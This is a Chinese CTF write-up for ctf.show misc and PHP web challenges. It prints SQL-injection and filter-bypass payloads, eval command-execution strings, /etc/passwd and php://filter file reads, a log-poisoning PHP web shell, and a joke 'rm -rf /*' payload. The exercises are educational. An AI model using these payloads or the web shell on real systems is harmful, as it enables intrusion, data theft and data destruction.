


杂项8

> 小明看完图片老脸一红，心想，我女朋友能有这么瘦就好了。

解压附件

根据提示这里肯定是修改图片宽度，往小了调，将030C改为020C



然后就可以看到flag

杂项9

> 题目地址： 链接: https://pan.baidu.com/s/1XqF-OyHbH5WHFEUJvVZPEA 提取码: fcg3
> 要求：写一个本地外挂，小地图显示全图。
> 提示：游戏版本1.24E，修改game.dll
> 提交小地图全图基址即可。例如：flag{0xxxxxxx}

不会写外挂


杂项10

> 小明决定不看小姐姐了，摘掉800度的眼镜，望向这个图片。


flag{我好喜欢你}

杂项11

JPHS隐写，用给出的工具，然后密码为空。



另存为flag，010打开图片发现是PNG文件头



另存为png文件，发现是二维码，在线扫描二维码得到

```
https://ctf.show/?ZmxhZ3vmiJjnpZ7lvZLmnaXlj5HnjrDoh6rlt7HlhL/lrZDlnKjliLfpopjvvIzkuIDmgJLkuYvkuIvlj6zllKQxMOS4h+WwhuWjq+adpeaKpeS7h30=
```

对问号后面的部分进行base64解码

```
ZmxhZ3vmiJjnpZ71vZLmnaX1j5HnjrDoh6r1t7H1hL/1rZD1nKj1iLfpopjvvIzkuIDmgJLkuYvkuIv1j6z11KQxMOS4h+WwhuWjq+adpeaKpeS7h30=
```

清空 加密 解密 ☐解密结果以16进制显示

```
flag{战神归来发现自己儿子在刷题，一怒之下召唤10万将士来报仇}
```


Web

web1

```php
<?php
# 包含数据库连接文件
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['id'])){
    $id = $_GET['id'];
    # 判断id的值是否大于999
    if(intval($id) > 999){
        # id 大于 999 直接退出并返回错误
        die("id error");
    }else{
        # id 小于 999 拼接sql语句
        $sql = "select * from article where id = $id order by id limit 1 ";
        echo "执行的sql为：$sql<br>";
        # 执行sql 语句
        $result = $conn->query($sql);
        # 判断有没有查询结果
        if ($result->num_rows > 0) {
            # 如果有结果，获取结果对象的值$row
            while($row = $result->fetch_assoc()) {
                echo "id: " . $row["id"]. " - title: " . $row["title"]. " <br><hr>" . $row["content"]. "<br>";
            }
        }
        # 关闭数据库连接
        $conn->close();
    }

}else{
    highlight_file(__FILE__);
}

?>
```

这题需要满足id=1000，因为没有任何过滤，所以有很多Payload

```
?id='1000'          #字符串绕过
?id=0b1111101000    #二进制绕过
?id=0x38e           #十六进制绕过
?id=~~1000          #两次取反
?id=1000 or 1=1--+  #sql注入
?id=100 or id=1000  #逻辑绕过
?id=100 || id=1000
?id=500%2b500   # +号的转义符是%2B
?id=900--100
?id=100*10
?id=100/0.1
?id=--1000   #取两次相反数
?id=200^800  #异或
```

web2

增加了过滤

```
if(preg_match("/or|\+/i",$id)){
            die("id error");
    }
```

过滤了or和+，不能进行sql注入了,新的Payload

```
?id='1000'          #字符串绕过
?id=0b1111101000    #二进制绕过
?id=~~1000          #两次取反
?id=100 || id=1000
?id=900--100
?id=100*10
?id=100/0.1
?id=--1000   #取两次相反数
?id=200^800  #异或
```

web3

```
if(preg_match("/or|\-|\\|\*|\<|\>|\!|x|hex|\+/i",$id)){
            die("id error");
    }
```

又过滤了算数运算符,明明过滤了`*`，不知道为啥还能使用

```
?id='1000'          #字符串绕过
?id=0b1111101000    #二进制绕过
?id=~~1000          #两次取反
?id=100 || id=1000
?id=100*10
?id=100/0.1
?id=200^800  #异或
```

web4

```
if(preg_match("/or|\-|\\\|\/|\\*|\<|\>|\!|x|hex|\(|\)|\+|select/i",$id)){
            die("id error");
    }
```

select也被过滤了，这次运算符彻底不能用了

```
?id='1000'          #字符串绕过
?id=0b1111101000    #二进制绕过
?id=~~1000          #两次取反
?id=100 || id=1000
?id=200^800  #异或
```

web5

```
if(preg_match("/\'|\"|or|\||\-|\\\|\/|\\*|\<|\>|\!|x|hex|\(|\)|\+|select/i",$id)){
            die("id error");
    }
```

和web4基本差不多，||也被过滤了

```
?id='1000'          #字符串绕过
?id=0b1111101000    #二进制绕过
?id=~~1000          #两次取反
?id=200^800         #异或
```

web6

```
if(preg_match("/\'|\"|or|\||\-|\\\|\/|\\*|\<|\>|\^|\!|x|hex|\(|\)|\+|select/i",$id)){
            die("id error");
    }
```

过滤了^,不能异或了

```
?id='1000'          #字符串绕过
?id=0b1111101000    #二进制绕过
?id=~~1000          #两次取反
```

web7

```
if(preg_match("/\'|\"|or|\||\-|\\\|\/|\\*|\<|\>|\^|\!|\~|x|hex|\(|\)|\+|select/i",$id)){
            die("id error");
    }
```

过滤了`~`和`'`,还能利用二进制绕过

```
Payload: ?id=0b1111101000    #二进制绕过
```

web8

```php
<?php
# 包含数据库连接文件,key flag 也在里面定义
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['flag'])){
        if(isset($_GET['flag'])){
                $f = $_GET['flag'];
                if($key===$f){
                        echo $flag;
                }
        }
}else{
    highlight_file(__FILE__);
}

?>
```

阿呆删库跑路了

```
Payload: ?flag=rm -rf /*
```

web9

```php
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
        $c = $_GET['c'];
        if(preg_match("/system|exec|highlight/i",$c)){
                eval($c);`在这里插入代码片`
        }else{
            die("cmd error");
        }
}else{
        highlight_file(__FILE__);
}
?>
```

有两种方法：命令执行读取和代码高亮

```
?c=system('cat config.php');
?c=highlight_file('config.php');
```

web10

```php
if(preg_match("/system|exec|highlight/i",$c)){
                eval($c);
        }
```

这次是把三个函数过滤了

```
?c=$a='sys';$b='tem';$d=$a.$b;$d('cat config.php');    #拼接绕过
?c=passthru('cat config.php');                         #其他命令执行函数
```

web11

```
if(!preg_match("/system|exec|highlight|cat/i",$c)){
                eval($c);
        }
```

过滤了cat，与cat有类似功能的有如下字符

```
cat 由第一行开始显示内容，并将所有内容输出
tac 从最后一行倒序显示内容，并将所有内容输出
more 根据窗口大小，一页一页的现实文件内容
less 和more类似，但其优点可以往前翻页，而且进行可以搜索字符
head 只显示头几行
tail 只显示最后几行
nl 类似于cat -n，显示时输出行号
tailf 类似于tail -f
sort  命令用于将文本文件内容加以排序。
od  od指令会读取所给予的文件的内容，并将其内容以八进制字码呈现出来。
```

新的Payload

```
?c=$a='sys';$b='tem';$d=$a.$b;$d('tac config.php');    #拼接绕过
?c=passthru('tac config.php');                         #其他命令执行函数
```

web12

```
if(!preg_match("/system|exec|highlight|cat|\.|php|config/i",$c)){
                eval($c);
        }
```

过滤了文件名,`.`也被过滤了，不能再使用拼接绕过了，通配符绕过

```
?c=passthru('tac ??????????');
?c=passthru('tac c*');
?c=passthru('tac *');
```

web13

```
if(!preg_match("/system|exec|highlight|cat|\.|\;|file|php|config/i",$c)){
                eval($c);
        }
```

连`;`都被过滤了,可以用`?>`来代替

```
Payload: ?c=passthru('tac c*')?>
```

web14

```
if(!preg_match("/system|exec|highlight|cat|\(|\.|\;|file|php|config/i",$c)){
                eval($c);
        }
```

过滤了括号
查看/etc/passwd文件，执行成功

```
?c=include"/etc/passwd"?>
```

用include函数和伪协议构成Payload

```
Payload1: ?c=include$_POST[a]?>
POST:a=php://filter/read=convert.base64-encode/resource=config.php

Payload2: ?c=include$_GET[a]?>&a=php://filter/read=convert.base64-encode/resource=config.php
```

web15

```
if(!preg_match("/system|\\*|\?|\<|\>|\=|exec|highlight|cat|\(|\.|file|php|config/i",$c)){
                eval($c);
        }
```

过滤了`=、<、>`,而本题中没有过滤`;`,修改上题的Payload

```
Payload1: ?c=include$_POST[a];
POST:a=php://filter/read=convert.base64-encode/resource=config.php

Payload2: ?c=include$_GET[a];&a=php://filter/read=convert.base64-encode/resource=config.php
```

web16

```
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
        $c = $_GET['c'];
        if(md5("ctfshow$c")==="a6f57ae38a22448c2f07f3f95f49c84e"){
            echo $flag;
        }else{
            echo "nonono!";
        }
}else{
        highlight_file(__FILE__);
}
?>
```

需要传入变量c的值满足`md5("ctfshow$c")==="a6f57ae38a22448c2f07f3f95f49c84e"`，这里使用羽师傅的脚本进行爆破

```
import hashlib
str1='abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
payload=''
for i in str1:
    for j in str1:
        for k in str1:
            s = hashlib.md5(('ctfshow'+i+j+k).encode()).hexdigest()
            #print(type(s))
            if s=='a6f57ae38a22448c2f07f3f95f49c84e':
                print(i+j+k)
```

爆破得到`36d`，然后传入即可得到flag


web17

```php
<?php
if(isset($_GET['c'])){
        $c=$_GET['c'];
        if(!preg_match("/php/i",$c)){
                include($c);
        }
}else{
         highlight_file(__FILE__);
}
?>
```


过滤了php关键字，利用日志文件包含，访问日志文件：`?c=/var/log/nginx/access.log`，

方法一：日志包含

传入，然后抓包，然后再User-Agent处输入 `<?php system('ls');?>`，看到了36d.php




然后改为`<?php system('cat 36d.php');?>`



方法二：日志注入

访问`?c=/var/log/nginx/access.log`抓包，然后再User-Agent处输入一句话木马 `<?php eval($_POST['a']);?>`



蚁剑连接，flag在36d.php里面

web18

```php
if(!preg_match("/php|file/i",$c)){
                include($c);
        }
```

见web17，日志包含通杀

web19

```php
if(!preg_match("/php|file|base/i",$c)){
                include($c);
        }
```

见web17，日志包含通杀

web20

```php
if(!preg_match("/php|file|base|rot/i",$c)){
                include($c);
        }
```

见web17，日志包含通杀

web21

```php
if(!preg_match("/php|file|\:|base|rot/i",$c)){
                include($c);
        }
```

见web17，日志包含通杀

web22

```php
<?php
if(isset($_GET['c'])){
        $c=$_GET['c'];
        if(!preg_match("/\:|\/|\\\/i",$c)){
                include($c.".php");
        }


}else{
         highlight_file(__FILE__);
}
?>
```

暂时没做出来。。。